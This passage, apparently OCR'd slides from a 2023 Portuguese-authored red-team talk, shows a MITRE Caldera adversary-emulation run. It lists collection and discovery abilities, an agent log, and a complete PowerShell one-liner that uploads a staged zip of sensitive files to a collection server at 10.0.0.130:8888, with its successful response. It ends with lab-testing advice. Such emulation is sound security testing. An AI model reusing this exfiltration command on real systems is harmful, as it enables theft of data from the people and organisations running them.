LATERAL-MOVEMENT | REMOTE SERVICES: WINDOWS ...

8 Find company emails
COLLECTION | DATA FROM LOCAL SYST...

9 Find IP addresses
COLLECTION | DATA FROM LOCAL SYST...

10 Find files
COLLECTION | DATA FROM LOCAL SYST...

11 Create staging directory
COLLECTION | DATA STAGED: LOCAL DATA STAGI...

12 Screen Capture
COLLECTION | SCREEN CAPTURE


13 Copy Clipboard
COLLECTION | CLIPBOARD DATA

14 Get Chrome Bookmarks
DISCOVERY | BROWSER BOOKMARK DISCOV...

15 Record microphone
IMPACT | RESOURCE HIJACKING

16 Stage sensitive files
COLLECTION | DATA STAGED: LOCAL DATA STAGI...

Simulation process



Operations

ADD

Start a new operation or review previous ones here.

MIndthesec-ops

BASIC OPTIONS

Use all groups

Super Spy

Keep open forever


Run immediately

AUTONOMOUS

STEALTH

SCHEDULE

Start



Operations

VIEW

tart a new operation or review previous nes here.

MIndthesec-ops - 2023-08-31 20:17

☑ include agent output

Download full report

Download event logs

Delete

Start

RUNNING | 2023-08-31 20:17:16 | 0 DECISIONS

■ ►| ► Autonomous

queued collected success failure timeout discarded untrusted visible


Use plain-text obfuscation

+ manual command + potential links

Configuring the operation and running

Simulation process

Results of operations and tested TTPs




```
-31 20:46:43  agent#tjebwx... Sniff network traffic
-31 20:46:38  agent#tjebwx... Preferred WIFI
-31 20:46:33  agent#tjebwx... Scan WIFI networks
-31 20:46:23  agent#tjebwx... Discover antivirus programs
-31 20:45:28  agent#tjebwx... Exfil staged directory
-31 20:45:18  agent#tjebwx... Compress staged directory
-31 20:45:08  agent#tjebwx... Stage sensitive files
-31 20:44:33  agent#tjebwx... Stage sensitive files
-31 20:44:23  agent#tjebwx... Stage sensitive files
-31 20:44:18  agent#tjebwx... Copy Clipboard
-31 20:44:12  agent#tjebwx... Screen Capture
-31 20:44:07  agent#tjebwx... Create staging directory
-31 20:44:02  agent#tjebwx... Find files
```

```
$ErrorActionPreference = 'Stop';$fieldName = 'C:\Users\Administrator\Desktop\staged.zip';$filePath = 'C:\Users\Administrator\Desktop\staged.zip';$url = "http://10.0.0.130:8888/file/upload";Add-Type -AssemblyName 'System.Net.Http';$client = New-
Object System.Net.Http.HttpClient;$content = New-Object System.Net.Http.MultipartFormDataContent;$fileStream = [System.IO.File]::OpenRead($filePath);$fileName = [System.IO.Path]::GetFileName($filePath);$fileContent = New-Object
System.Net.Http.StreamContent($fileStream);$content.Add($fileContent, $fieldName, $fileName);$client.DefaultRequestHeaders.Add("X-Request-Id", $env:COMPUTERNAME + '-tjebwx');$client.DefaultRequestHeaders.Add("User-Agent","Mozilla/5.0 (Windows
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36");$result = $client.PostAsync($url, $content).Result;$result.EnsureSuccessStatusCode();


Version           : 1.1
Content           : System.Net.Http.StreamContent
StatusCode        : OK
ReasonPhrase      : OK
Headers           : {[Date, System.String[]], [Server, System.String[]]}
RequestMessage    : Method: POST, RequestUri: 'http://10.0.0.130:8888/file/upload', Version: 1.1, Content:
                    System.Net.Http.MultipartFormDataContent, Headers:
                    {
                      X-Request-Id: HACKERSEC-DC-tjebwx
                      User-Agent: Mozilla/5.0
                      User-Agent: (Windows NT 10.0; Win64; x64)
                      User-Agent: AppleWebKit/537.36
                      User-Agent: (KHTML, like Gecko)
                      User-Agent: Chrome/60.0.3112.113
                      User-Agent: Safari/537.36
                      Content-Type: multipart/form-data; boundary="393322e3-7a69-41de-8425-b7d20cb983a9"
                      Content-Length: 60744
                    }
IsSuccessStatusCode : True
```

```
2023-08-31 20:44:33  agent#tjebwx... Stage sensitive files
2023-08-31 20:44:23  agent#tjebwx... Stage sensitive files
2023-08-31 20:44:18  agent#tjebwx... Copy Clipboard
```

Conclusion

- Define an adversary emulation plan
- Analyze opponents and executions within the tool
- Test in a laboratory first
- Customize as much of the Caldera as possible
- Do one simulation at a time
- Don't make Caldera your only adversary simulation solution
- Be mature before executing, at least have an incident response plan


Prefácio - Alex Oliveira Piccon
INTRODUÇÃO AO
RED TEAM
Um guia básico para suas operações de Red Teaming V1.1
JOAS A SANTOS

mind the sec /2023

Joas A Santos

in /joas-antonio-dos-santos/